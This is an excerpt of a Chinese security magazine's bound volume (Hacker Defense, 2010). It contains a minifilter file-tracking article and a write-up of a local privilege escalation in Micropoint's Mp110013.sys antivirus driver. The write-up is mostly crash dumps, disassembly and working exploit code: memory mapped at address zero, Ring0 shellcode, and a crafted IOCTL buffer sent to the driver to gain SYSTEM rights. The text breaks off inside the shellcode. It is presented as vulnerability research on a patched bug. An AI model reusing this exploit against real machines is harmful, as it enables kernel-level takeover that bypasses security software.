安全技术大系

“十一五”国家重点图书出版规划项目

Broadview
www.broadview.com.cn

黑客防线系列

黑客防线

2010合订本（下半年）

《黑客防线》编辑部　编

- 剖析黑客攻防技术焦点
- 展示技术的创新与突破
- 透视黑客攻防发展趋势
- 全面收录流行黑客技术

電子工業出版社
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY
http://www.phei.com.cn

安全技术大系

“十一五”国家重点图书出版规划项目

黑客防线系列

黑客防线

2010合订本（下半年）

《黑客防线》编辑部　编

電子工業出版社
Publishing House of Electronics Industry
北京•BEIJING

内 容 简 介

本书为《黑客防线》杂志 2010 年第 7 期至第 12 期杂志所刊登文章的合集，内容涉及当前操作系统与应用软件最新漏洞的攻击原理与防护、脚本攻防、渗透与提权、溢出研究，以及网络安全软件的编写、网管工具的使用等。本书涉猎范围广，涵盖目前网络安全领域的各个方面，其中不乏代表着国内网络安全的顶级技术研究，0Day 漏洞的发布，以及最新的安全技术研究趋势，具有极高的收藏与阅读价值。

本书适用于网络安全业者、网络管理员、软件测试人员，以及在校大学生等诸多网络安全爱好者阅读。

图书在版编目（CIP）数据

黑客防线：2010 合订本. 下半年 / 《黑客防线》编辑部编. —北京：电子工业出版社，2011.2
（安全技术大系）
ISBN 978-7-121-12747-2

Ⅰ. ①黑… Ⅱ. ①黑… Ⅲ. ①计算机网络－安全技术 Ⅳ. ①TP393.08

中国版本图书馆 CIP 数据核字（2011）第 001958 号

策划编辑：毕　宁　　bn @phei.com.cn
责任编辑：许　艳
印　　刷：北京天宇星印刷厂
装　　订：三河市皇庄路通装订厂
出版发行：电子工业出版社
　　北京市海淀区万寿路 173 信箱　邮编 100036
开　　本：900×1280　1/16　印张：29.25　字数：1267 千字
印　　次：2011 年 2 月第 1 次印刷
印　　数：4000 册　　定价：59.00 元

凡所购买电子工业出版社图书有缺损问题，请向购买书店调换。若书店售缺，请与本社发行部联系，联系及邮购电话：（010）88254888。

质量投诉请发邮件至 zlts@phei.com.cn，盗版侵权举报请发邮件至 dbqq@phei.com.cn。

服务热线：（010）88258888。

前　言

关于《黑客防线》

《黑客防线》是一本涉及网络信息安全的纯技术月刊，创刊于 2001 年，至今已经历时 10 年。10 年来，《黑客防线》坚持“在攻与防的对立统一中寻求技术突破”的理念，积极倡导技术创新和突破，成为国内网络信息安全技术人员和相关专业在校学生不可缺少的技术月刊。

随着时代的发展，为了使读者更加及时、便捷地阅读这本技术月刊，从 2010 年 7 月开始，月刊采用了电子版网络传播形式，不再出版纸质版的月刊。但是考虑到广大读者在得到快捷的电子版月刊的同时，还是希望将纸质版月刊作为技术资料收藏，为了满足这一要求，我们每半年将会出版这样一本合订本。合订本将全面收录半年的文章，偶尔也会删除极少部分技术含量不足文章，总体还是体现技术创新和突破。

关于《黑客防线》半年合订本的出版周期

我们一般会在每年的 8 月出版上半年的合订本，每年的 2 月出版前一年下半年的合订本。由于编、印、发涉及诸多环节，希望读者能够容忍这个延时。如果希望及时阅读其中的文章，还是建议到《黑客防线》官网订阅电子版月刊。

关于文章中涉及代码的下载

由于强调纯粹技术性的研究，很多文章涉及的技术阐述需要用代码实现，本来应该收录在光盘中随书配赠，但是，目前光盘审读一般依赖杀毒软件扫描结果，对于本技术领域很多代码都会误报，而一一澄清又需要拖延出版周期。所以，我们只能在《黑客防线》官网提供相关代码的下载，由此带来的不便希望得到读者的谅解。

关于购买合订本的途径

电子工业出版社所有的销售终端都是极好的购买途径，包括但不限于各大新华书店、科技书店、计算机书店，以及网络书城。同时《黑客防线》编辑部的淘宝店也会有便捷服务。

关于《黑客防线》的内容定位

《黑客防线》一直倡导技术创新和突破。这种创新和突破与网络信息安全相关，旨在强调底层编码技术研究、底层协议、系统内核、程序缺陷等方面技术对抗，反对应用级别的攻击实验性质的描述文章，真正实现底层技术层面的攻与防的对立统一，这是我们 10 年来一直倡导的，也是今后要坚持方向。所以，欢迎后来者居上的新人也勇于尝试技术研究和创新，相信在这个技术领域只有创新、没有权威。欢迎大家积极投稿，投稿邮箱：du_xing_zhe@yahoo.com.cn。作者将会获得《黑客防线》技术团队头衔，并且有机会获得课题和科研项目经费资助。

关于感谢的话

10年间《黑客防线》的技术探索之路其实也是一条不平坦的道路。由于众所周知的原因，我们一直寻求在法律允许的范围内研究这个边缘性、交叉性学科所涉及的纯粹技术，其目的就是为本土网络信息安全建立一个技术家园，培养出稀缺门类的技术专才。在此过程中，我们始终得到了各大安全公司和相关行业的认可。特别是有的公司在录用员工时客观参考在《黑客防线》上发表的文章，还有的公司在员工技术考核中把在本刊发表的文章也列入指标，有些高校相关专业给予我们作者以奖学金或者学分奖励。这种认可，是我们首先要感谢的。还要感谢10年来坚持技术研究并且投稿支持我们，与读者分享技术成果的作者们，其实这些作者们已经成为相关行业的技术中坚力量。同时，更要感谢坚持阅读分享并且参与技术研究的广大读者，以及很多机构的图书馆、资料室，读者的需要使我们感到了工作的价值。最后，要感谢的是电子工业出版社将本书作为一个系列持续出版下去的计划，此中尽职尽责的毕宁编辑卓有成效的工作也受到我们尊敬和感谢。

《黑客防线》编辑部 binsun20000@gmail.com

《黑客防线》2010 合订本（下半年）目录

焦点关注

漏洞攻防

脚本攻防

工具测试

渗透与提权

溢出研究

网络安全顾问

编程解析

密界寻踪

前置知识：VC
关键词：minifilter、文件系统微过滤、文件监控

基于 Minifilter 进程衍生物跟踪技术

文/图　小华子

Minifilter 是 Microsoft 极力推荐的一种新型的过滤器模型，在文件过滤驱动的开发中，相对于经常提到的 sfilter 过滤驱动，该驱动的优势更为明显。例如：minifilter 很好地解决了重入的问题；实现了用户层和内核层双向通信机制；实现了上下文的安全管理；和杀软更容易兼容。这些优势使得 minifilter 在具体开发过程中，能够让开发人员专心于项目的功能而不必浪费太多的时间在于环境的准备上。

进程衍生物定义

进程衍生物，在程序运行过程中，为了实现具体的功能而新创建的文件或者覆盖重写原有的文件。比如 Winword.exe(Word)在操作 DOC 文件时，会产生临时文件用来更为安全地编辑保存文件；病毒程序同样为了达到自己的目的，往往在用户机器上到处留下脚印，使之很难清除彻底。

进程衍生物跟踪意义

在反病毒分析中，跟踪病毒的衍生物能够更为深入地了解病毒的行为；在文档防泄密中，同样能够更好地监控进程临时文件的创建而将泄密风险降到更低。

衍生物跟踪可行性分析

进程在创建/打开文件时的标志如表 1 所示。

表 1

创建选项	解释说明
FILE_CREATE	文件不存在，创建；文件存在，失败
FILE_OPEN	文件存在，打开文件；文件不存在，失败
FILE_OPEN_IF	文件存在，打开文件；文件不存在，创建文件
FILE_OVERWRITE	文件存在，重写覆盖文件；文件不存在，失败
FILE_OVERWRITE_IF	文件存在，重写覆盖文件；文件不存在，创建

根据表 1 分析，FILE_CREATE，FILE_OPEN_IF，FILE_OVERWRITE，FILE_OVERWRITE_IF 可以作为判断当前创建文件是否为进程衍生物的标志。具体流程如图 1。



图 1

在 PreCreate 函数中完成是否为衍生物的判断，在原理上能够实现该功能，接下来则开始在具体的代码中实现响应的功能。

测试程序流程及最终目的

跟踪指定的进程：notepad.exe
在文件打开时判读当前打开文件是否为进程衍生物；
符合进程衍生物的，打印出该文件的完整路径信息；

编写 Minifilter 框架

Minifilter 在 MSDN 中有详细的英文介绍，Writing a DriverEntry Routine for a Minifilter Driver 就详细地介绍了如何编写 minifilter 驱动程序并且在 WDK 中还提供了一些利用 minifilter 编写的代码程序供学习参考。大致步骤如下。

a．注册 Minifilter 驱动，调用 FltRegisterFilter 函数，填充响应的回调函数。

b．发起过滤，调用 FltStartFiltering 函数来发起过滤。

具体的代码如下：

```
NTSTATUS
DriverEntry(
    PDRIVER_OBJECT pDriverObj,
    PUNICODE_STRING pRegistryString
)
{
    NTSTATUS status = STATUS_SUCCESS;
    PFLT_FILTER filter;
    status = FltRegisterFilter(pDriverObj,&CrRegistration,
&filter);                                    //注册驱动程序
if (!NT_SUCCESS(status))
{
return status;
```

```
    }
    FlterData.CrFilter = filter;
    status = FltStartFiltering(filter);   //发起过滤
    if (!NT_SUCCESS(status))
    {
    FltUnregisterFilter(filter);
    return status;
    }
    return status;
    }
```

c．注册回调函数解析

FLT_REGISTRATION 结构体辅助完成了对 minifilter 驱动程序中回调函数的注册，在这儿主要详细地解释一下 IRP 回调函数的注册。填充 FLT_OPERATION_REGISTRATION 结构体，const FLT_OPERATION_REGISTRATION CrOperation Registration[] = {

```
    {IRP_MJ_CREATE, FLTFL_OPERATION_REGISTRATION_
SKIP_PAGING_IO, PreCreate, PostCreate, NULL},
    {IRP_MJ_OPERATION_END}
    };
```

在这儿注册了 IRP_MJ_CREATE 函数的 2 个回调函数，分别为完成函数前处理函数和完成函数后处理函数。在跟踪进程衍生物时，在这两个函数中即可实现核心功能。

获得进程信息

在测试程序中，需要指定特定的进程，所以需要在文件打开时判断当前进程是否需要跟踪。获得进程的方式还是很多的，比如根据 EPROCESS 的 ImageFileName 获得、根据 EPROCESS 的 SectionObject 获得、根据进程的 PEB 获得，等。在测试程序中，采用最简单的 ImageFileName 来获得并且判断当前进程是否为 notepad.exe 即可。在这儿不进行详细解释，具体可以参考代码中具体实现。

进程衍生物跟踪代码分析

本来想通过文字的形式来将详细地解释函数的执行流程，但是取舍间总不能将文件的打开描述清楚，文件的打开参数复杂，参数稍有不同，创建的文件的行为就有天壤之别。文件打开流程处理的细节很多，无法在版面上通过代码的方式进行讲解，只是通过列出核心代码和重要函数进行分析。函数执行流程如下：

判读当前进程是不是需要跟踪的进程；

根据创建参数，首先排除掉试图打开文件目录的操作；

获得文件创建的具体参数，排除掉 Delete On Close 属性的文件（句柄关闭文件删除没什么跟踪的价值）；

执行文件预打开操作，获得文件的基本属性信息；

排除掉文件属性为文件夹的文件；

通过 CheckFileIsNeedtrace 判断文件是否需要跟踪；

对进行衍生物进行处理；

清理资源；

在 CheckFileIsNeedtrace 函数中处理的参数，文件创建 CreateDisposition 参数，文件大小参数；考虑到 FILE_OPEN_IF 参数处理文件时，如果文件不存在则创建文件，如果文件存在，则直接打开。在处理时，使用文件的大小作为标准，如果文档大小为 0，即使是文件已经存在，也能够作为进程衍生物来处理。对于 FILE_OPEN 的操作，则直接认为是打开已经存在的文件。

程序演示结果

记事本保存文件为 test.txt 文件，然后另存为 test.dat 文件，驱动程序捕获的调试信息如图 2 所示。

#	Time	Debug Print
0	0.00000000	该进程衍生物为：\Device\HarddiskVolume1\test.txt,进程创建状态为：创建文件.
1	0.04010454	该进程衍生物为：\Device\HarddiskVolume1\test.txt,进程创建状态为：打开文件,文件大小为零.
2	22.21837997	该进程衍生物为：\Device\HarddiskVolume1\test.dat,进程创建状态为：创建文件.
3	22.26606560	该进程衍生物为：\Device\HarddiskVolume1\test.dat,进程创建状态为：打开文件,文件大小为零.

图 2

后 记

Minifilter 在文件监控，文件加解密领域受到了越来越多的人重视，凭借着微软本身的强力推进，良好的系统兼容性和稳定性正逐渐的应用到商业领域。（编辑提醒，本文涉及的代码可到黑防官方网站下载）

前置知识：汇编

关键词：微点、Mp110013.sys、本地提权

东方微点主动防御 Mp110013.sys 本地特权提升漏洞

文/图 shineast

漏洞概述

微点主动防御软件是第三代反病毒软件，颠覆了传统杀毒软件采用病毒特征码识别病毒的反病毒理念。微点主动防御软件采用主动防御技术能够自主分析判断病毒，解决了杀毒软件无法防杀层出不穷的未知木马和新病毒的弊端。微点主动防御

软件是北京东方微点信息技术有限责任公司（以下简称微点公司）自主研发的具有完全自主知识产权的第三代反病毒产品，在国际上首次实现了主动防御技术体系，并依此确立了反病毒技术新标准。微点主动防御软件最显著的特点是，除具有特征值扫描技术查杀已知病毒的功能外，更实现了用软件技术模拟反病毒专家智能分析判定病毒的机制，自主发现并自动清除未知木马和新病毒。

然而在东方微点主动防御 1.2.10581.0278 的驱动程序 Mp110013.sys 中存在一处严重的本地特权提升漏洞。该漏洞是我在 2010 年 4 月 7 日晚上，通过自己的 IoControl Fuzz 工具挖掘的。影响微点主动防御 1.2.10581.0278 和以前的版本。利用该漏洞能够实现本地特权提升，进 Ring0，突破所有安全软件的防御。不过该漏洞笔者早已上报给厂商，6 月初已经修复完毕。此时放出来，只是供大家参考和研究学习。

漏洞重现与分析

为了揭示和重挖该漏洞，首先我们在虚拟机中安装东方微点主动防御软件 1.2.10581.0278，如图 1 所示。

紧接着启动笔者开发的 IoControl Fuzz 程序，该工具的介绍和详细原理，请参考本期杂志中的《自己开发内核漏洞挖掘工具 IoControlFuzzer》一文，如图 2 所示。



图 1

图 2

同时对微点的服务程序 MPSVC2.exe 进行 IoControl MITM Fuzz，即中间人 Fuzz，在进程列表中选中 MPSVC2.exe 进程，然后单击进程列表右上角的“MITM Fuzz”按钮，会弹出如图 3 所示对话框。

我们此时的 Fuzz 策略只设置对输入数据的畸形化，即对输入数据的头 64 字节进行随机化，如图 3 所示，然后单击右下角的“确定”按钮，如图 4 所示。



图 3



图 4

此时 DeviceIoControl MITM Fuzz 列表中增加了一条 Fuzz 项。

那么我们如何触发该漏洞呢？事实上，触发该漏洞需要使用东方微点主动防御软件“主功能区 | 系统分析 | 模块/进程”功能。如图 5 所示。

图 5

这时我们需要开启 MITM Fuzz，单击 MITM Fuzz 列表右上角处的“|>”按钮，表示已经开启了 MITM Fuzz。

然后单击东方微点的“主功能区 | 系统分析 | 模块/进程”功能，会弹出如图 6 所示对话框。



图 6

过不了多久，会发现，虚拟机蓝屏了，如果之前开启虚拟机时使用了 “内核调试跟踪”方法。这里虚拟机会僵住，同时在 Windbg 命令窗口中会有如图 7 所示输出。

```
****NtDeviceIoControlFile [8000012C] 调用前****
[NtDeviceIoControlFile] process(980) = C:\Program Files\Micropoint\MPSVC2.exe
[NtDeviceIoControlFile] FileHandle=00000508 \Device\mp110013
[NtDeviceIoControlFile] InputBufferLength=128
[NtDeviceIoControlFile] OutputBufferLength=0
[NtDeviceIoControlFile] InputBuffer(0358F7C4)=
7A 00 09 00 04 00 00 00 A4 F7 58 03 AC F7 58 03
10 04 00 00 A0 F7 58 03 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

[NtDeviceIoControlFile] OutputBuffer(00000000)=


********

****fill input buffer with random data****
A2 36 86 90 68 03 24 2C 18 39 9E 5E 4C 18 3B 8E
8E DF D5 22 C8 31 13 96 16 22 A9 D5 0A F1 A0 0A
F7 C5 E0 B7 05 CB 5B E7 01 B3 BE 97 05 E2 48 6C
A0 DA C9 43 15 91 B7 08 F5 D1 EA 6C FD 86 E5 3F

********

*** Fatal System Error: 0x0000007f
                       (0x00000008,0x80042000,0x00000000,0x00000000)

Break instruction exception - code 80000003 (first chance)

A fatal system error has occurred.
Debugger entered on first try; Bugcheck callbacks have not been invoked.

A fatal system error has occurred.
```

图 7

这里可以在!analyze -v 之前做一个简单直观的分析，可以看到 Fuzz 程序在微点进程 MPSVC2.exe 调用 NtDeviceIoControlFile 函数之前，将该函数的各项参数和数据打印了出来，其中 IoControlCode 为 0x8000012C，驱动设备名称是\Device\mp110013，输入缓冲区大小为 128 字节，输入缓冲区地址为 0x0358F7C4，输入数据内容为 16 进制的以下数据：

```
7A 00 09 00 04 00 00 00 A4 F7 58 03 AC F7 58 03
10 04 00 00 A0 F7 58 03 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....(尾部 64 字节数据没有打印)
```

输出缓冲区大小为 0，输出缓冲区地址为空。

而我们的 Fuzz 策略是随机输入数据的前 64 字节，于是这里应该是将 0x0012F174 指向的 16 字节全部随机化，随机化后的数据被篡改成了 16 进制的以下数据：

```
A2 36 86 90 68 03 24 2C 18 39 9E 5E 4C 18 3B 8E
8E DF D5 22 C8 31 13 96 16 22 A9 D5 0A F1 A0 0A
F7 C5 E0 B7 05 CB 5B E7 01 B3 BE 97 05 E2 48 6C
A0 DA C9 43 15 91 B7 08 F5 D1 EA 6C FD 86 E5 3F
.....(尾部 64 字节数据不做篡改)
```

然后 MITM Fuzz 程序会将新的参数和数据发到原始的 NtDeviceIoControlFile 函数去。而在东方微点 mp110013.sys 驱动程序中对 0x8000012C 这个 IoControlCode 的处理中存在问题。

为了彻底找到 mp110013.sys 驱动派遣例程问题的原因，我们这里在 Windbg 命令窗口中使用!analyze -v 命令，得到详细的内核崩溃分析如下：

```
UNEXPECTED_KERNEL_MODE_TRAP (7f)
This means a trap occurred in kernel mode, and it's a trap of a kind
that the kernel isn't allowed to have/catch (bound trap) or that
is always instant death (double fault).  The first number in the
bugcheck params is the number of the trap (8 = double fault, etc)
Consult an Intel x86 family manual to learn more about what these
traps are. Here is a *portion* of those codes:
If kv shows a taskGate
        use .tss on the part before the colon, then kv.
Else if kv shows a trapframe
        use .trap on that value
Else
        .trap on the appropriate frame will show where the trap
was taken
        (on x86, this will be the ebp that goes with the procedure
KiTrap)
Endif
kb will then show the corrected stack.
Arguments:
Arg1: 00000008, EXCEPTION_DOUBLE_FAULT
Arg2: 80042000
Arg3: 00000000
Arg4: 00000000
Debugging Details:
------------------
BUGCHECK_STR:  0x7f_8
TSS:  00000028 -- (.tss 0x28)
eax=81123880 ebx=81120f80 ecx=2c23f92a edx=8000012c
esi=00000000 edi=8113f388
eip=f96a37c0 esp=f7b25000 ebp=f7b278f8 iopl=0     nv up ei ng
nz ac po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000
efl=00010292
mp110013+0x7c0:
f96a37c0 ff30          push      dword ptr [eax]      ds:0023:
81123880=00000937
Resetting default scope
DEFAULT_BUCKET_ID:  CODE_CORRUPTION
PROCESS_NAME:  MPSVC2.exe
LAST_CONTROL_TRANSFER:  from f96a8c06 to f96a37c0
STACK_TEXT:
WARNING: Stack unwind information not available. Following frames
may be wrong.
f7b278f8 f96a8c06 81120f80 80e5ea38 817cf210 mp110013+0x7c0
f7b27ac8 804ef003 81728030 8113f388 806d12d0 mp110013+0x5c06
f7b27ad8 80574e4e 8113f3f8 811ec470 8113f388 nt!IopfCall
Driver+0x31
f7b27aec 80575cdd 81728030 8113f388 811ec470 nt!Iop
SynchronousServiceTail+0x60
f7b27b94 8056e63a 00000508 00000000 00000000 nt!Iop
XxxControlFile+0x5e7
f7b27bc8 f7363b12 00000508 00000000 00000000 nt!Nt
DeviceIoControlFile+0x2a
f7b27c44 f99b081f 00000508 00000000 00000000 Behavior
Mon!HookNtDeviceIoControlFile+0x892
f7b27d34 8053da48 00000508 00000000 00000000 Hookport+0x481f
f7b27d34 7c92eb94 00000508 00000000 00000000 nt!KiFast
CallEntry+0xf8
0358f70c 7c92d8ef 7c801671 00000508 00000000 ntdll!Ki
FastSystemCallRet
0358f710 7c801671 00000508 00000000 00000000 ntdll!Zw
DeviceIoControlFile+0xc
0358f770 006281bd 00000508 8000012c 0358f7c4 kernel32!
DeviceIoControl+0xdd
0358fed8 003c7b9d 0000022c 0358fefc 0358ff04 mp110034+
0x81bd
00000000 00000000 00000000 00000000 00000000 mp110036+0x7b9d
```

从过分析中的栈回溯，可以看到最终出问题的代码落在 mp110013+0x5c06 和 mp110013+0x7c0 所处的函数中。导致崩溃的指令如下：

```
f96a37c0 ff30          push      dword ptr [eax]      ds:0023:
81123880=00000937
```

这条指令的寻址都是正常的，eax 指向的 DWORD 也存在，那为什么无法 push 呢？除非此时发生了“栈上溢”。这时我们来看看发生崩溃时的 esp 值，从上面的分析可以看到当时 esp 值为 f7b25000，我们再查这个地址的属性。

```
kd> !address f7b25000
  f7b24000 - 00004000
            Usage          KernelSpaceUsageKernelStack
            KernelStack 80e5e828 : 3d4.82c
```

可以看出，该地址处于内核栈的顶部，由于系统在栈顶预留了 0x1000 的空间，因此已经无法再 push 了。

```
kd> dd f7b25000-4
f7b24ffc  ???????? 00000000 00000000 8113bf1c
```

```
f7b2500c  81123ab0 43504354 020a0027 00000000
f7b2501c  00000000 00000000 00000000 00000000
```

看到了内核崩溃的直接原因后，下面我们需要找到其根本原因。首先我们定位到 mp110013+0x5c06 所在的函数，如下所示：

```
.text:00015BE4 loc_15BE4:                ; CODE XREF: .text:
00015BD7↑j
.text:00015BE4                  push    dword ptr [ebp-74h]
.text:00015BE7                  push    dword ptr [ebp-98h]
.text:00015BED                  lea     eax, [ebp-0E8h]
.text:00015BF3              push    eax
.text:00015BF4                  push    ebx
.text:00015BF5                  call    sub_1090E
.text:00015BFA                  mov     [ebp-94h], eax
.text:00015C00                  push    ebx
                                        // 输入缓冲区指针
.text:00015C01                  call    sub_107B0
                                        // 函数调用
.text:00015C06                  mov     [edi+1Ch], eax
.text:00015C09              cmp     [ebp-94h], esi
.text:00015C0F              jz      short loc_15C1E
.text:00015C11                  lea     eax, [ebp-0E8h]
.text:00015C17                  push    eax
.text:00015C18                  push    ebx
.text:00015C19                  call    sub_107FE
```

可以看到，该函数会调用到 sub_107B0 函数，那么我们再来看看 sub_107B0 函数的逻辑：

```
.text:000107B0 sub_107B0        proc near   ; CODE
XREF: .text:00015C01↑p
.text:000107B0
.text:000107B0 arg_0            = dword ptr 8
                                // 输入缓冲区指针
.text:000107B0
.text:000107B0              mov     edi, edi
.text:000107B2              push    ebp
.text:000107B3              mov     ebp, esp
.text:000107B5              mov     eax, [ebp+arg_0]
.text:000107B8              add     eax, 4
.text:000107BB              mov     ecx, [eax]
                            // 循环次数 可控
                            // 是输入缓冲区第二个 DWORD
.text:000107BD                  add     eax, 4
.text:000107C0 loc_107C0:           ; CODE XREF: sub_
107B0+15↓j
.text:000107C0                  push    dword ptr [eax]
                            // 栈上溢
.text:000107C2                  add     eax, 4
.text:000107C5                  loop    loc_107C0
.text:000107C7                  mov     eax, [ebp+arg_0]
.text:000107CA                  call    dword ptr [eax]
                            // 调用输入缓冲区
                            // 第一个 DWORD 指向的函数
.text:000107CC                  pop     ebp
.text:000107CD                  retn    4
```

从上面的代码可以看出，sub_107B0 函数整个逻辑都是可以控制的，首先该函数中从输入缓冲区的第二个 DWORD 中取出要循环的次数，然后做了一个循环，最终调用了输入缓冲区的第一个 DWORD 所指向的函数。

如果循环的次数太多，会导致栈上溢，但是这个次数我们可以通过输入缓冲区的第二个 DWORD 来控制，因此我们可以避免栈上溢。我们最为感兴趣的应该是循环后面的一个 call 指令，调用的是输入缓冲区的第一个 DWORD 所指向的函数。

通过几次调试可以发现，只要往输入缓冲区的第一个 DWORD 处放一个错误的值，在派遣例程中会把他修改成 0，这样一来，最终调用的就是 0 这个地址。这是相当危险的，我们只要在 0 地址处申请内存，并存放 Ring0 Shellcode 就可以完美地利用这个漏洞。这一点我们可以通过栈回溯来证明，先看看调用 sub_107B0 函数的参数：

```
f7b278f8 f96a8c06 81120f80 80e5ea38 817cf210 mp110013+ 0x7c0
```

参数是 81120f80，我们再来看看这个地址指向的数据，是不是我们输入缓冲区的数据：

```
kd> dd 81120f80
81120f80  00000000 2c240368 5e9e3918 8e3b184c
81120f90  22d5df8e 961331c8 d5a92216 0aa0f10a
81120fa0  b7e0c5f7 e75bcb05 97beb301 6c48e205
81120fb0  43c9daa0 08b79115 6cead1f5 3fe586fd
81120fc0  00000000 00000000 00000000 00000000
81120fd0  00000000 00000000 00000000 00000000
81120fe0  00000000 00000000 00000000 00000000
81120ff0  00000000 00000000 00000000 00000000
```

仔细一看，确实和我们之前篡改的输入数据基本一致，不过第一个 DWORD 被微点的派遣例程修改成了 0。这正好如我们所愿，真是太爽了！如果不改成 0，也许我们很难利用，而改成 0，那就好用多了。

漏洞证明与利用

为了证明我们能够利用这个漏洞实现特权提升，我们需要写出一个 POC 程序实现 exploit。这个 POC 的目标是能够创建一个 SYSTEM 权限的 cmd.exe，这样就能充分体现该漏洞的效果了。

在开始代码编程前，我们整理一下思路，如图 8 所示，下面我们根据以上思路进行代码实现。

图 8

1. 在 0x0 处申请一段内存，并写入 Ring0 Shellcode

在指定的地址申请内存，推荐使用 ZwAllocateVirtualMemory 函数，该函数第二个参数 BaseAddress，是一个指针，指向的值便是你指定的要申请内存的地址。系统会从指定的地址开始上下搜寻，找到一段需要大小的内存。

```
//////////////////////////////////////////////////////////////
//申请本地进程内存 存放 Ring0 Shellcode
//////////////////////////////////////////////////////////////
ShellCodeAddress = (PVOID)sizeof(ULONG);
NtStatus = ZwAllocateVirtualMemory(
        NtCurrentProcess(),          // ProcessHandle
        &ShellCodeAddress,           // BaseAddress
        0,                           // ZeroBits
        &ShellCodeSize,              // AllocationSize
        MEM_RESERVE |
        MEM_COMMIT |
        MEM_TOP_DOWN,                // AllocationType
        PAGE_EXECUTE_READWRITE);     // Protect
if(NtStatus)
        return ;
//存放前面写好的 shellcode
```

```
RtlMoveMemory(ShellCodeAddress,(PVOID)MyShell
Code,ShellCodeSize);
```

通过上面的代码，如果没有发生错误的话，应该可以在 0x0 处申请到 ShellCodeSize 大小的内存。然后将准备好的 Ring0 Shellcode 复制到该处内存。

2．利用漏洞 调用 0x0 地址

根据前面的漏洞分析，这里我们利用微点驱动漏洞，来调用 0x0 这个地址，实际上就是去调用我们事先准备好的 Ring0 Shellcode。

```
        char SystemBuffer[BUFFER_LENGTH]=
        {
    //错误的地址
    0x7B,0x67,0xB4,0x33,
    //while 循环的次数
    0x00,0x0A,0x00,0x00,
    //下面的都是随机的
    0x8B,0x68,0xDD,0x6F,0x01,0x52,0x5A,0xB5,
    0x28,0x14,0x44,0x89,0x78,0x32,0xEA,0x5F,0x8E,0x75,0x6B,0x2
2,0x38,0xB1,0xFD,0x46,
    0x23,0xDB,0xAC,0xFB,0x1D,0x45,0x8F,0x04,0x73,0xD9,0x24,0x
1F,0x8A,0x70,0xA6,0xD7,
    0x62,0x7B,0xC2,0x36,0xE7,0xBB,0x3A,0x9D,0x11,0xA8,0xF5,0x
84,0x8C,0xCA,0xE3,0xFE,
    0x49,0x79,0x26,0x0D,0x61,0x9A,0x8D,0x17,0xBE,0x6E,0x61,0x
57,0x78,0x9C,0xA4,0xC2,
    0x36,0x22,0x8C,0x56,0x39,0xB8,0x26,0x54,0xF1,0xA0,0x1E,0x7
8,0x5F,0xD3,0xDF,0x98,
    0x35,0x66,0x83,0x55,0xDE,0x14,0x59,0xE2,0x94,0xC4,0xDE,0x3
1,0xFC,0xF8,0x2F,0x2C,
    0x12,0x04,0xD4,0x0A,0xEE,0x0F,0x95,0xE2,0xDC,0xA1,0x3F,0x
B8,0x13,0x55,0x83,0xD3
    };
        ////////////////////////////////////////////////////////////////
        //触发漏洞并利用
        ////////////////////////////////////////////////////////////////
        //获取驱动设备句柄
        HANDLE   hDevice=CreateFile("\\\\.\\mp110013",
            FILE_READ_ATTRIBUTES,
            FILE_SHARE_READ,
            0,
            OPEN_EXISTING ,
            0,
            0);
        if(hDevice==INVALID_HANDLE_VALUE || hDevice
==NULL)
            return;
        //利用漏洞 调用 0x0 地址，即调用我们准备好的 Ring0 Shellcode
        DeviceIoControl(DeviceHandle,
            IOCTL_MICROPOINT,
            SystemBuffer,
            BUFFER_LENGTH,
            NULL,
            0,
            &dw,0);
```

3．Ring0 Shellcode 被执行，实现提权

修改当前进程的 token 为 SYSTEM 进程的 token，这样当前进程便具备了系统最高权限，可以完全控制整个系统。能够完成此功能的 ShellCode 如下：

```
    void MyShellCode(       )
    {
        __asm
        {
            nop
    nop
                nop
